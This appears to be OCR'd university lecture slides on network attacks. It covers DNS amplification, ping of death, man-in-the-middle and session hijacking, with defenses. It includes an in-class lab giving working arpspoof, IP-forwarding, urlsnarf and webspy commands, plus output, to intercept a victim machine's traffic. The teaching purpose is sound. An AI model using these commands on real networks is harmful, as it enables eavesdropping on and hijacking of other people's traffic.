
DNS Amplification Attack Steps

1. Attacker locates public DNS servers that will perform public recursive lookups
2. Attacker has own DNS server with a huge TXT record ready
   - TXT record provides text information to sources outside of your domain
3. Attacker sends request to public DNS server that will have to lookup the record located on the attacker's DNS server

DNS Amplification Attack (Cont.)

4. Public DNS server caches the huge TXT record waiting for the next time it receives a query for it
5. Attacker sends another DNS request to the public server but spoofs the source address (which will receive the DNS response to the query) with the victim's IP
6. Public DNS server hits the victim with the huge TXT record as a response to the query
7. Attacker repeats step 5 over and over to flood victim

DNS Amplification Attack with Bots



http://www.corecom.com/external/livesecurity/dnsamplification.htm

DNS Amplification Attacks Defenses

- If you have public DNS servers, perform recursion only for your internal network
- ISP upstream filtering
- DDoS service

IP Fragmentation Attack

- Max IPv4 packet size is 65,535 bytes
- Large packets are fragmented in order to travel across a network:
  - Ethernet Maximum Transmission Unit (MTU) = 1500 bytes
- Packet > 65,535 bytes would therefore be above the protocol limit and would also be sent as fragmented

IP Fragmentation Attack – Ping of Death

- Attacker sends original unfragmented 65,536 byte datagram:

- Packet is fragmented into several smaller 1500 byte datagrams to travel across Ethernet LAN

IP Fragmentation Attack – Ping of Death (Cont.)

- Victim's system receives the fragmented datagrams and beings reassembling them into the 65,536 byte original datagram
- Since the datagram is one byte over the protocol specification, a buffer overflow could occur which could cause a system crash

IP Fragmentation Attack Defenses

- System patches implement a check:

```
if sum of datagram fragments > 65,535
        reject packet
else
        accept packet
```


Part V

MiTM Attacks

Man-in-The-Middle Attacks (MiTM)

- Attacker inserts themselves as relay/proxy between communications of two hosts
- Attacker could then either:
  - Accept and sniff traffic from each host and forward it to other host
  - Hijack and alter traffic during transit
  - Hijack and drop traffic during transit

Man-in-The-Middle Attacks (MiTM)



https://www.owasp.org/index.php/Man-in-the-middle_attack

Types of MiTM Attacks

- ARP Cache Poisoning
- Web Spoofing
- DNS Spoofing
- ICMP redirects
- DNS Poisoning
- Session Hijacking

Network Layer Review – OSI Model

Application Layer	HTTP, FTP, etc.	www.iit.edu
Presentation Layer	Encryption, etc.	
Session Layer	Authentication, etc.	
Transport Layer	TCP/UDP	
Network Layer	IP Addresses	192.168.1.15
Data Link Layer	MAC Addresses	A1:B1:C1:D1:E1:F1
Physical Layer	Ethernet Card, Wiring	

ARP

- What is ARP?
  - Address Resolution Protocol
  - You remember we use DNS to map hostnames to IP addresses
  - We use ARP to map IP addresses to MAC addresses
- What is a MAC address?
  - Media Access Control
  - The address of a network interface

ARP (Cont.)

- Normally a host will broadcast a request like:
  - Which computer has 192.168.1.15?
- Then, the host with that IP will respond
  - I do and my MAC is A1:B1:C1:D1:E1:F1!

ARP (Cont.)

- Every computer has an ARP cache that holds these IP to MAC address mappings
- Run the following command in Windows:
  - arp -a

ARP (Cont.)

```
C:\Users\shawn>arp -a

Interface: 172.29.0.105 --- 0x3
  Internet Address      Physical Address      Type
  169.254.42.5          b8-ac-6f-ca-33-c5     dynamic
  169.254.94.246        00-50-56-a4-7d-05     dynamic
  172.29.0.1            c4-71-fe-bd-8e-46     dynamic
  172.29.0.4            00-13-21-b1-80-26     dynamic
  172.29.0.11           00-0c-29-74-6d-7e     dynamic
  172.29.0.14           00-50-56-a4-bf-75     dynamic
  172.29.0.15           00-0c-29-23-20-81     dynamic
  172.29.0.21           00-50-56-a4-5a-8a     dynamic
  172.29.0.23           00-50-56-a4-47-ee     dynamic
  172.29.0.55           00-50-56-a4-77-5b     dynamic
  172.29.0.95           00-0c-29-a7-bf-68     dynamic
  172.29.0.106          00-50-56-a4-31-e7     dynamic
  172.29.0.115          00-50-56-a4-50-f7     dynamic
  172.29.0.121          00-50-56-a4-13-a1     dynamic
```

ARP (Cont.)

- However, ARP allows any host to send a response even if no request was initiated
  - This is called Gratuitous ARP
- Therefore, an attacker could poison the ARP cache to direct traffic however they want!
- Attacker **must** be on the same network as the victim to poison the ARP cache

Question 1

- Can an attacker simply use Wireshark to sniff all of the traffic on a network hub?
- Answer:
  - Yes, a network hub repeats all traffic to every attached host

Question 2

- Can an attacker simply use Wireshark to sniff all of the traffic on a switched LAN?
- Answer:
  - No, they can only sniff traffic that is sent to their host.
  - Switches use a CAM table which maps MAC address to specific switch ports

Question 3

- So how can an attacker sniff all traffic on a switched LAN?
- Answer:
  - Gain access to a computer on the LAN and either:
  1. Flood the CAM table which makes the switch act like a hub and repeat all traffic to all hosts
     - ❖ MacOf
  2. Use ARP Cache Poisoning
     - ❖ Arpspoof, Ettercap

ARP Cache Poisoning

- The next slides will show an overview of sniffing traffic with ARP Cache Poisoning

Traffic Before ARP Poisoning

Gateway
IP: 172.29.0.1
MAC: C4:71:FE:BD:8E:46

Victim (Win 8)
IP: 172.29.0.105
MAC: 00:50:56:A4:F8:DF

Attacker (Kali)
IP: 172.29.0.106
MAC: 00:50:56:A4:31:E7

IIT Web Server
www.iit.edu

ARP Cache Tables Before Poisoning

Gateway
IP: 172.29.0.1
MAC: C4:71:FE:BD:8E:46

Gateway's ARP Cache Table

IP Address	MAC
172.29.0.105	00:50:56:A4:F8:DF
172.29.0.106	00:50:56:A4:31:E7

Victim (Win 8)
IP: 172.29.0.105
MAC: 00:50:56:A4:F8:DF

Victim's ARP Cache Table

IP Address	MAC
172.29.0.1	C4:71:FE:BD:8E:46
172.29.0.106	00:50:56:A4:31:E7

Attacker (Kali)
IP: 172.29.0.106
MAC: 00:50:56:A4:31:E7

Attacker Poisoning – Three Necessary Steps

- Attacker sends two Gratuitous ARP responses:
  - First one to update Victim's ARP cache
    - Hey, the Gateway's IP is at attacker's MAC address!
  - Second one to update Gateway's ARP cache
    - Hey, the Victim's IP is at attacker's MAC address!

- Attacker enables IP forwarding on their host to intercept and forward all incoming and outgoing traffic

ARP Cache Tables After Poisoning

Gateway
IP: 172.29.0.1
MAC: C4:71:FE:BD:8E:46

Gateway's ARP Cache Table

IP Address	MAC
172.29.0.105	*00:50:56:A4:31:E7
172.29.0.106	00:50:56:A4:31:E7

* Indicates a change

Victim (Win 8)
IP: 172.29.0.105
MAC: 00:50:56:A4:F8:DF

Victim's ARP Cache Table

IP Address	MAC
172.29.0.1	*00:50:56:A4:31:E7
172.29.0.106	00:50:56:A4:31:E7

Attacker (Kali)
IP: 172.29.0.106
MAC: 00:50:56:A4:31:E7

After Attacker Poisoning

- Attacker can now intercept all incoming and outgoing transmissions between the Victim and any other host on the Internet!

Traffic After ARP Poisoning

Gateway
IP: 172.29.0.1
MAC: C4:71:FE:BD:8E:46

Victim
IP: 172.29.0.105
MAC: 00:50:56:A4:F8:DF

Attacker
IP: 172.29.0.106
MAC: 00:50:56:A4:31:E7

IIT Web Server
www.iit.edu

Part VI

ARP Poisoning In-Class Lab

ARP Poisoning In-Class Lab

- Windows 8 = Victim
  - Open a command prompt and type **ipconfig**
  - Write down the IPV4 Address for the Ethernet Adapter
    - (Should start with 172)
  - Write down Default Gateway (Should be 172.29.0.1)
- Kali Linux = Attacker
  - Open a terminal and type **ifconfig**
  - Write down the inet addr for the eth0 interface
    - (Should start with 172.)

Enable Packet Forwarding

- Set Kali to forward the traffic it intercepts:

```
root@PRK105:~# echo 1 >/proc/sys/net/ipv4/ip_forward
```

  - 1 = forwarding on
  - 0 = forwarding off

- Verify the forwarding was accepted:

```
root@PRK105:~# cat /proc/sys/net/ipv4/ip_forward
1
```

ARP Poison Victim

- Open a new terminal window
- First, let's poison the cache of the Window's victim so that they think the attacker is really the gateway:
  - arpspoof –i eth0 –t *victimIP gatewayIP*

```
root@PRK105:~# arpspoof -i eth0 -t 172.29.0.105 172.29.0.1
```

    - *Your victim IP will be different.*

ARP Poison Victim (Example)

```
root@PRK105:~# arpspoof -i eth0 -t 172.29.0.105 172.29.0.1
0:50:56:a4:31:e7 0:50:56:a4:f8:df 0806 42: arp reply 172.29.0.1 is-at 0:50:56:a4
:31:e7
0:50:56:a4:31:e7 0:50:56:a4:f8:df 0806 42: arp reply 172.29.0.1 is-at 0:50:56:a4
:31:e7
0:50:56:a4:31:e7 0:50:56:a4:f8:df 0806 42: arp reply 172.29.0.1 is-at 0:50:56:a4
:31:e7
0:50:56:a4:31:e7 0:50:56:a4:f8:df 0806 42: arp reply 172.29.0.1 is-at 0:50:56:a4
:31:e7
```

Attacker's real MAC Address

Victim's real MAC Address

- Continuous ARP statement states: Hey Victim, the Gateway is really at Attacker's Mac Address

ARP Poison Gateway

- Leave the first ARP poisoning window open and open a new terminal window
- Now, let's poison the cache of the gateway so that it thinks the attacker is really the Window's victim:
  - arpspoof –i eth0 –t *gatewayIP victimIP*

```
root@PRK105:~# arpspoof -i eth0 -t 172.29.0.1 172.29.0.105
```

    - *Your victim IP will be different.*

ARP Poison Gateway (Example)

```
root@PRK105:~# arpspoof -i eth0 -t 172.29.0.1 172.29.0.105
0:50:56:a4:31:e7 c4:71:fe:bd:8e:46 0806 42: arp reply 172.29.0.105 is-at 0:50:56
:a4:31:e7
0:50:56:a4:31:e7 c4:71:fe:bd:8e:46 0806 42: arp reply 172.29.0.105 is-at 0:50:56
:a4:31:e7
0:50:56:a4:31:e7 c4:71:fe:bd:8e:46 0806 42: arp reply 172.29.0.105 is-at 0:50:56
:a4:31:e7
```

Attacker's real MAC Address

Gateway's real MAC Address

- Continuous ARP statement states: Hey Gateway, the Victim is really located at the Attacker's Mac Address!

ARP Poison Lab

- Leave both of the ARP poisoning windows open so that they will continue to poison the ARP caches of the victim and gateway
- Why are we poisoning both sides???
  - So that we can see the traffic in both directions

Note

- Now that all of the victim's traffic is being forwarded through the attacker's machine, we can run some interception tools
- We are only going to see non-encrypted traffic
- You could just run wireshark to see the traffic but there are some specific tools that are useful for this purpose

urlsnarf

- In Kali, open a new terminal window and type:
  - **urlsnarf**

```
root@PRK105:~# urlsnarf
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]
```

- Urlsnarf is now listening for the victim's http traffic
  - Will display any URLs typed by victim or http requests made by victim's machine

urlsnarf (cont.)

- Leave urlsnarf window open where you can see it
- In Windows 8, open a browser and type in:
  - www.shop.com

```
root@PRK105:~# urlsnarf
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]
172.29.0.105 - - [14/Sep/2014:18:22:29 -0500] "GET http://www.shop.com/cc.class/
js?r=465390&act=260&main=mbox HTTP/1.1" - - "http://www.shop.com/" "Mozilla/5.0
(Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko"
172.29.0.105 - - [14/Sep/2014:18:22:29 -0500] "GET http://edge0.shop.com/ccimg.s
hop.com/homepage/US_ENG_brand_calvin_klein.png HTTP/1.1" - - "http://www.shop.co
m/" "Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko"
172.29.0.105 - - [14/Sep/2014:18:22:29 -0500] "GET http://edge0.shop.com/ccimg.s
hop.com/homepage/usa_eng_fw_featurestores_homepage_june2014.jpg HTTP/1.1" - - "h
ttp://www.shop.com/" "Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0)
like Gecko"
```

webspy

- Ctrl+C on urlsnarf to stop it
- Webspy allows you to watch what pages the victim is using in real time.
- You aren't seeing the victim's browser window, webspy is just loading the pages in the attacker's browser after the victim views them.

webspy (cont.)

- First, open the Iceweasel browser in Kali

- Second, enter the following:
  - webspy –i eth0 *victimip*

```
root@PRK105:~# webspy -i eth0 172.29.0.105
webspy: listening on eth0
```

Your victim IP will be different.

webspy (cont.)

- On the Victim machine (Windows 8) open a browser and browse to:
  - www.centralops.net
- If you look back at Iceweasel, you will see some of the page.

webspy (cont.)

- Note, webspy does not resolve hostnames and only captures and pulls up the IP.
- Why would this be a problem and also make the tool less useful???
  - A lot of sites use shared hosting where multiple sites use the same
  - Still a good tool for demos for infosec awareness!

End of Lab

- Ctrl-C on webspy as well as the two arpspoofing windows so that the ARP caches will go back to normal

Part VII

A Few Final Attacks

Note

- In the previous lab we were able to sniff unencrypted http traffic.
- In the homework lab you will learn how to bypass SSL/TLS to grab credentials from websites that normally use HTTPS

Session Hijacking


- So far you have learned how to ARP poison and sniff and spoof traffic
  - Victim stayed online and attacker sniffed traffic and spoofed the ARP cache
- An attacker could also hijack the session between two computers
  - Same as spoofing except in hijacking the attacker is also taking the victim offline so that she can hijack and takeover the session between victim and other host

Session Hijacking (cont.)

- Attacker uses ARP poisoning to sniff the traffic to see the TCP sequence numbers between the victim and a web server
- Attacker responds with correct TCP sequence numbers pretending to be the victim to try and take over the session
- What is the problem that will occur now???

Session Hijacking (cont.)

- An ACK Storm will occur:



http://technet.microsoft.com/en-us/magazine/2005.01.sessionhijacking.aspx

Session Hijacking (cont.)

- How do we avoid an ACK storm???
  - Take the victim offline after the hijack has occurred

DoS through ARP Poisoning

- Attacker could DoS the victim by sending two Gratuitous ARP responses:
- Response to update the Victim's ARP cache
  - Hey, the Gateway's IP is at **AA:BB:CC:DD:EE:FF**!
- Response to update the Gateway's ARP cache
  - Hey, the Victim's IP is at **FF:BB:CC:AA:EE:DD**!

*__AA:BB:CC:DD:EE:FF__ and __FF:BB:CC:AA:EE:DD__ are non-existent MAC address made up by the attacker.

ARP Cache Tables After Poisoning for DoS

Gateway
IP: 172.29.0.1
MAC: C4:71:FE:BD:8E:46

Gateway's ARP Cache Table

IP Address	MAC
172.29.0.105	*FF:BB:CC:AA:EE:DD
172.29.0.106	00:50:56:A4:31:E7

* Indicates a change

Victim
IP: 172.29.0.105
MAC: 00:50:56:A4:F8:DF

Victim's ARP Cache Table

IP Address	MAC
172.29.0.1	*AA:BB:CC:DD:EE:FF
172.29.0.106	00:50:56:A4:31:E7

Attacker
IP: 172.29.0.106
MAC: 00:50:56:A4:31:E7

Traffic After ARP Poisoning for DoS & Hijack

Gateway
IP: 172.29.0.1
MAC: C4:71:FE:BD:8E:46

Victim
IP: 172.29.0.105
MAC: 00:50:56:A4:F8:DF

Attacker
IP: 172.29.0.106
MAC: 00:50:56:A4:31:E7

IIT Web Server
www.iit.edu

Defenses for ARP Cache Poisoning

- Any ideas???

- Software to inspect all ARP requests and responses
  - Example: Cisco's Dynamic ARP Inspection feature
- Hard assign the ARP tables
  - Pain to add new machines to the network
- Use encryption! SSH, TLS 1.1+, etc.

Replay Attacks

- Keep in mind that there are also tools available such as tcpreplay that can take a pcap and play it back.
- What is the danger of that?
  - Could replay the pcap to pass a victim's authentication credentials or session cookies in order to authenticate as the victim.

Defenses for Replay Attacks

- Any ideas???

- Time Stamped Tickets such as Kerberos
- Session Cookies with Quick Expiration

Password Attacks and Pass the Hash

- We will cover these in a later lecture

Buffer Overflows

- Occurs when a program accepts more data than the developer allocated for it
- Example:

```
char buffer[10];    #Holds 10 characters
```

- User could enter 20 characters and overflow the buffer depending on the function used

Buffer Overflows

- Generally, occurs in C/C++

Language/Environment	Compiled or Interpreted	Strongly Typed	Direct Memory Access	Safe or Unsafe
Java, Java Virtual Machine (JVM)	Both	Yes	No	Safe
.NET	Both	Yes	No	Safe
Perl	Both	Yes	No	Safe
Python - interpreted	Intepreted	Yes	No	Safe
Ruby	Interpreted	Yes	No	Safe
C/C++	Compiled	No	Yes	Unsafe
Assembly	Compiled	No	Yes	Unsafe
COBOL	Compiled	Yes	No	Safe

https://www.owasp.org/index.php/Buffer_Overflows

Buffer Overflows

- Common functions in buffer overflows that don't perform bounds-checking
  - Basically, these functions don't check the size of the destination buffers:


  - gets
  - getws
  - memcpy
  - memmove
  - printf
  - scanf
  - sprintf
  - strcat
  - strcpy
  - strcmp

Buffer Overflow Lab

- First make sure you have M: Drive mounted in your Kali VM
- If you don't, follow the next few slides:

